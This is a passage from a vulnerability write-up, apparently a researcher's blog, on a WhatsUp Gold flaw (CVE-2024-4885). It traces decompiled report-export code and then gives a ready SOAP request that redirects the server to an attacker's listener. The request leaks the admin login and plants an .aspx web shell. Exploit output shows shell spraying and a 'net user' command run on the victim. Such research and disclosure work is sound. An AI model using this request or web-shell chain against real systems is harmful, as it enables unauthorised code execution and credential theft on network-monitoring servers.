next, at line (9) the code will extract the `baseUrl` key from the previous deserialized json configuration blob and assigns the `BaseAddress` property of the `httpClient` object which is entirely under our control, now that the base url is set, at line (12) an interesting call to `WebUserConfig.Get` is initiated which will use pass the `userId` member from our controlled `jobject` variable and passes two variables by reference, this is such a cool function, given a `userId` it will retrieve the username and password of any user you like ^\_^ and as said

before, `userId` is completely, under our control, the username gets placed inside the `empty` variable and password inside the `empty2` what an awesome way to name variables one might say

chad: naming variables is important to increase code readability

dev: yes yes but I can't be fucked

once the `httpClient` is prepared, at line (14) a `GET` request is sent to verify if the remote server accept the provided creds by making a call to `GetStringAsync(text).GetAwaiter().GetResult()` after that, at line (15) the uri path is changed to `api/core/render` and an instance of `HttpRequestMessage` is instantiated by providing `PUT` as the method and the `text` variable holding `api/core/render`

next an async call is invoked at line (19) to retrieve the result, once the request is complete, the result is fetched and placed inside the `result2` variable at line (21)

since we can control where this request is going, we can point it to our rogue server and return a poisoned response, and then the result is used to populate the dictionary at line (24) and return it to the caller, also at line (23) the eagle eye would've notice the `extension` is also populated using the `jobject` member named `renderType` which is also under our control which answers the `aspx` question from before

finally the poisoned `dictionary` is returned to the caller at line (26)

so now we know, we can make the `getReport` function to send a HTTP request to our rogue server to retrieve a poisoned response which the content of this response is used as the content of a file and the extension is also controllable through a `jobject` member named `renderType`, GG

Note: you might have noticed at line (13) a path being constructed which is going to contain the username and password of the whatsapp gold administrator account, as cool as it look having a 3rd impact here (file write from the caller, SSRF in here, potential cred leak, etc) you better forget about the cred leak (or should you?) cause the password is encrypted with a key which is unique to each installation instance of the product (Psssst, maybe there is a waaaaay ^\_^)

```

1: private Dictionary<string, string> getReport(string json, out string extension, out
string title)
2: {
3:     JObject jobject = JsonConvert.DeserializeObject<JObject>(json);
4:     Dictionary<string, string> dictionary;
5:     using (HttpClient httpClient = new HttpClient())
6:     {
7:         httpClient.DefaultRequestHeaders.Clear();
8:         httpClient.DefaultRequestHeaders.Accept.Add(new
MediaTypeWithQualityHeaderValue("application/json"));
9:         httpClient.BaseAddress = new Uri((string)jobject["baseUrl"]);
10:        string empty = string.Empty;
11:        string empty2 = string.Empty;
12:        WebUserConfig.Get((int)jobject["userId"], ref empty, ref empty2);
13:        string text = string.Format("Session/Login/?sUsername={0}&sPassword=
{1}", empty, empty2);
14:        httpClient.GetStringAsync(text).GetAwaiter().GetResult();
15:        text = "api/core/render";
16:        HttpRequestMessage httpRequestMessage = new
HttpRequestMessage(HttpMethod.Put, text);
17:        StringContent stringContent = new StringContent(json, Encoding.UTF8,
"application/json");
18:        httpRequestMessage.Content = stringContent;
19:        HttpResponseMessage result =
httpClient.SendAsync(httpRequestMessage).GetAwaiter().GetResult();
20:        result.EnsureSuccessStatusCode();
21:        string result2 =
result.Content.ReadAsStringAsync().GetAwaiter().GetResult();
22:        title = (string)jobject["title"];
23:        extension = (string)jobject["renderType"];
24:        dictionary = JsonConvert.DeserializeObject<Dictionary<string,
string>>(result2);
25:    }
26:    return dictionary;
27: }

```

now all we need is to craft the correct type of request that meets the structure of the `rr` variable which is of type

`WUGDataAccess.RecurringReports.DataContracts.EntityRecurringReport`, a request can look like the following

```
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
  <s:Body>
    <TestRecurringReport xmlns="http://tempuri.org/">
      <rr
xmlns:a="http://schemas.datacontract.org/2004/07/WUGDataAccess.RecurringReports.DataContr
acts"

        xmlns:i="http://www.w3.org/2001/XMLSchema-instance">
          <a:AlternateHost i:nil="true" />
          <a:Disabled>false</a:Disabled>
          <a:EmailSettings
xmlns:b="http://schemas.datacontract.org/2004/07/WUGDataAccess.Core.DataContracts">
            <b:Authentication>None</b:Authentication>
            <b:CredentialsId i:nil="true" />

<b:DirectoryPath>C:\PROGRA~2\Ipswitch\WhatsUp\Data\ScheduledReports</b:DirectoryPath>
            <b>Password />
            <b:Port>25</b:Port>
            <b:SMTPServer />
            <b:SendFrom>[[email protected]](https://summoning.team/cdn-
cgi/l/email-protection)</b:SendFrom>
            <b:SendTo i:nil="true" />
            <b:Subject>Emailing: Wireless Log</b:Subject>
            <b:TimeoutSec>30</b:TimeoutSec>
            <b:UseEncryptedConn>false</b:UseEncryptedConn>
            <b:Username />
          </a:EmailSettings>
          <a:ExportOptions>
            <a:AuthorName>WhatsUp Gold</a:AuthorName>
            <a:AutosizePDFPage>true</a:AutosizePDFPage>
            <a:AvoidImageBreak>false</a:AvoidImageBreak>
            <a:AvoidTextBreak>true</a:AvoidTextBreak>
            <a:BrowserPageHeight>0</a:BrowserPageHeight>
            <a:BrowserPageWidth>0</a:BrowserPageWidth>
            <a:ConversionDelay>3</a:ConversionDelay>
            <a:CustomPageHeight>0</a:CustomPageHeight>
            <a:CustomPageWidth>0</a:CustomPageWidth>
            <a:ExportAuthToken />
            <a:ExportType>html</a:ExportType>
            <a:FitHeight>false</a:FitHeight>
            <a:FitWidth>false</a:FitWidth>
            <a:InternalLinksEnabled>false</a:InternalLinksEnabled>
            <a:LiveURLsEnabled>false</a:LiveURLsEnabled>
            <a:NavigationTimeout>240</a:NavigationTimeout>
            <a:PageOrientation>Portrait</a:PageOrientation>
```

```

    <a:PageSize>Letter</a:PageSize>
    <a:PdfMessage>html</a:PdfMessage>
    <a:PreviewEnabled>>false</a:PreviewEnabled>
    <a:Subject i:nil="true" />
    <a:TimeFormat>g:i:s a</a:TimeFormat>
    <a:Title i:nil="true" />
    <a:ToMail>>true</a:ToMail>
    <a:WebExportDirectory>C:\Program Files
(x86)\Ipswitch\WhatsUp\html\NmConsole\</a:WebExportDirectory>
    <a:ZipEnabled>>false</a:ZipEnabled>
  </a:ExportOptions>
  <a:IncludeURLInEmail>>false</a:IncludeURLInEmail>
  <a:Name>webshell</a:Name>
  <a:NextRun i:nil="true" />
  <a:RecurringReportID>-1</a:RecurringReportID>
  <a:Schedule
xmlns:b="http://schemas.datacontract.org/2004/07/WUGDataAccess.Core.DataContracts">
    <b:DailyDays>1</b:DailyDays>
    <b:DailyOptions>Interval</b:DailyOptions>
    <b:DaysOfTheWeek
xmlns:c="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
      <c:boolean>>true</c:boolean>
      <c:boolean>>true</c:boolean>
      <c:boolean>>true</c:boolean>
      <c:boolean>>true</c:boolean>
      <c:boolean>>true</c:boolean>
      <c:boolean>>true</c:boolean>
      <c:boolean>>true</c:boolean>
      <c:boolean>>true</c:boolean>
    </b:DaysOfTheWeek>
    <b:MonthlyDayMonths>1</b:MonthlyDayMonths>
    <b:MonthlyDayNumber>3</b:MonthlyDayNumber>
    <b:MonthlyOptions>DayOfMonth</b:MonthlyOptions>
    <b:MonthlyRecur>First</b:MonthlyRecur>
    <b:MonthlyRecurDay>Sunday</b:MonthlyRecurDay>
    <b:MonthlyRecurMonths>1</b:MonthlyRecurMonths>
    <b:RecurringInterval>1</b:RecurringInterval>
    <b:RecurringTimeIntervals>Minutes</b:RecurringTimeIntervals>
    <b:ScheduleType>TimeInterval</b:ScheduleType>
    <b:StartTime>2024-07-05T16:59:14.047957+01:00</b:StartTime>
    <b:TimeIntervalStartDate>2024-07-
05T16:59:14.047957+01:00</b:TimeIntervalStartDate>
    <b:WeeklyWeeks>1</b:WeeklyWeeks>
    <b:YearlyDayOfMonth>3</b:YearlyDayOfMonth>
    <b:YearlyMonthRecur>First</b:YearlyMonthRecur>

```

```

        <b:YearlyMonthRecurDay>Sunday</b:YearlyMonthRecurDay>
        <b:YearlyMonths>March</b:YearlyMonths>
        <b:YearlyOptions>DayOfYear</b:YearlyOptions>
        <b:YearlyRecurMonth>March</b:YearlyRecurMonth>
    </a:Schedule>
    <a:URL>
        {"title":"foo","renderType":"aspx","reports":
[{"title":"thetitle","url":"/NmConsole/api/Wireless/ReportWirelessLog","dateRangeFilter":
{"label":"Date
        Range","n":0,"range":"Today","text":"Today"},"severityFilter":
{"label":"Severity","value":-1,"text":"ALL"},"limit":50,"grid":{"emptyText":["
        No records found
        ]","columns":[{"dataIndex":"Date","text":"Date","flex":1},
{"dataIndex":"Severity","text":"Severity","flex":1},
{"dataIndex":"Message","text":"Message","flex":1}], "filters":[],"sorters":
[[]]}], "baseUrl":"http://192.168.0.181:1337/", "userId":1}
    </a:URL>
    <a:WebUserID>1</a:WebUserID>
    <a:WebUserName>admin</a:WebUserName>
</rr>
</TestRecurringReport>
</s:Body>
</s:Envelope>

```

running a simple listener you'll receive the following request

```

ncat -lvnp 1337
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:1337
Ncat: Listening on 0.0.0.0:1337

Ncat: Connection from 192.168.0.231:4605.

GET /Session/Login/?sUsername=admin&sPassword=223,255,226,50,2,247,71,87,99 HTTP/1.1
Accept: application/json
Host: 192.168.0.181:1337
Connection: Keep-Alive

```

now building a rogue server is easy, and if done correctly, you'll get:

Export X


```
265     ":",
266     text
267 });
268 text4 = Path.Combine(folder, text3);
269 file.WriteAllText(text4, stringBuilder.ToString());
270 }
271 else
272 {
273     string text5 = report.Values.First<string>();
```

125 %

Locals

| Name            | Value                                                                                                         |
|-----------------|---------------------------------------------------------------------------------------------------------------|
| ▶ this          | WhatsUp.ExportUtilities.Export                                                                                |
| json            | {"title":"foo","renderType":"aspx","reports":[{"title":"thetitle","url":"/NmConsole/api/Wireless/ReportWir... |
| folder          | @C:\Program Files (x86)\Ipswitch\WhatsUp\html\NmConsole\Data\ExportedReports\                                 |
| preview         | false                                                                                                         |
| ▶ rr            | WUGDataAccess.RecurringReports.DataContracts.EntityRecurringReport                                            |
| text            | "aspx"                                                                                                        |
| text2           | "foo"                                                                                                         |
| ▶ report        | Count = 0x00000001                                                                                            |
| text4           | @C:\Program Files (x86)\Ipswitch\WhatsUp\html\NmConsole\Data\ExportedReports\114dee117448384e_2024-...        |
| ▶ stringBuilder | {1337 }                                                                                                       |
| text3           | "114dee117448384e_2024-07-06_19-49-39.aspx"                                                                   |
| ▶ enumerator    | System.Collections.Generic.Dictionary<string, string>.Enumerator                                              |
| ▶ keyValuePair  | ["webshell", "1337"]                                                                                          |
| text5           | null                                                                                                          |
| text6           | null                                                                                                          |
| text7           | null                                                                                                          |

This is how things went down:



## Proof of Concept

you can find the exploit at the following [github repository](#)



```
28.aspx
(*) spraying...
https://192.168.0.231/NmConsole/Data/ExportedReports/a70d6fde3f82e3b9_2024-07-06_23-31-
29.aspx
(*) spraying...
https://192.168.0.231/NmConsole/Data/ExportedReports/a70d6fde3f82e3b9_2024-07-06_23-31-
30.aspx
(*) spraying...
https://192.168.0.231/NmConsole/Data/ExportedReports/a70d6fde3f82e3b9_2024-07-06_23-31-
31.aspx
(*) spraying...
https://192.168.0.231/NmConsole/Data/ExportedReports/a70d6fde3f82e3b9_2024-07-06_23-31-
32.aspx
(*) spraying...
https://192.168.0.231/NmConsole/Data/ExportedReports/a70d6fde3f82e3b9_2024-07-06_23-31-
33.aspx
(+) Web shell found at ->
https://192.168.0.231/NmConsole/Data/ExportedReports/a70d6fde3f82e3b9_2024-07-06_23-31-
33.aspx
Shell> net user

User accounts for \\

-----
Administrator          debugger                DefaultAccount
Guest                   WDAGUtilityAccount
The command completed with one or more errors.

Shell>
```

## ZERO DAY INITIATIVE

If it wasn't because of the talented team working at the [Zero Day Initiative](#), I wouldn't bother researching Progress at all, shout out to all of you people working there to make the internet safer.

[image: ZDI]

## References

- <https://github.com/sinsinology/CVE-2024-4885>
- <https://www.zerodayinitiative.com/advisories/ZDI-24-893/>
- <https://community.progress.com/s/article/WhatsUp-Gold-Security-Bulletin-June-2024>

